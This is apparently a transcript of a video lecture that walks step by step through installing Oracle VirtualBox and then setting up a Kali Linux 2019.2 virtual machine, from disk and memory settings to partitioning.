
So, now I already downloaded it from *virtualbox.org*. Now, execute this and run. Next.

(Refer Slide Time: 02:21)




Next.

(Refer Slide Time: 02:25)




Create start menu entry and also want to create a shortcut on the desktop and also create a shortcut in the quick launch bar and register file associations. Next. Install.

(Refer Slide Time: 02:43)




It basically takes some time to install Oracle VM VirtualBox 6.0.8.

(Refer Slide Time: 02:59)




Now, finish. So, Oracle VM VirtualBox is already installed into our system. Now, in the next tutorial, I will show how to install Kali Linux in this virtual platform. Now, in this session we will show how to install Kali Linux in VirtualBox. So, this is the VirtualBox platform. So, first go to the option new and put the name I am going to install Kali Linux version 2019.2 and this is the folder you can also change this folder and it is a Linux operating system and it is Debian 64. So, now, go to next.

(Refer Slide Time: 03:53)




Now, memory size you can also check these things and change it to any other memory size. Recommended memory size is 2 GB that is 2048 MB. Then go to next.

(Refer Slide Time: 04:17)




Then create a virtual hard disk now. Now, VDI, VirtualBox Disk Image.

(Refer Slide Time: 04:21)




(Refer Slide Time: 04:29)




Now, we dynamically allocate the storage on physical hard disk.

(Refer Slide Time: 04:35)




Go to next, and file location and size. This is the file location and this is the size. 8 GB is recommended you can also change it. So, I will change it to 20 GB. Now create.

(Refer Slide Time: 04:55)




So, it will create the VirtualBox.

(Refer Slide Time: 05:09)




Now, go to the settings, and we need to add the file of that particular operating system.

(Refer Slide Time: 05:17)




Go to storage and this is empty. Now, choose the virtual optical disk file.

(Refer Slide Time: 05:27)



Now, we choose the Kali Linux 2019.2 ISO file which is available in the website of Kali, that is *Kali.org* and go to the download Kali Linux and you can get the all the available version of Kali Linux.

(Refer Slide Time: 05:51)



I install Kali Linux 64 bit, so these one. And the version is 2019.2. This is the latest version.


Now, see I already downloaded it and select this ISO file of Kali Linux 2019.2, then open, now ok. Now, start the machine, and say it will start the installation.

(Refer Slide Time: 06:45)




Now, you need to control this using keyboard. Now, go to the install part.

(Refer Slide Time: 06:59)




Suppose, I select English and location United States and configure the keyboard as American English.

(Refer Slide Time: 07:13)




You can also select your own choice.

(Refer Slide Time: 07:41)




Hostname, you can also change the hostname.

(Refer Slide Time: 07:49)




I simply continue, and root password, then continue.

(Refer Slide Time: 08:01)




Then reenter and continue again.

(Refer Slide Time: 08:07)




(Refer Slide Time: 08:09)




Now, configure the clock. I choose the default one.

(Refer Slide Time: 08:23)




Now, partition disk. I choose the guided use entire disk. All file in one partition.

(Refer Slide Time: 08:31)



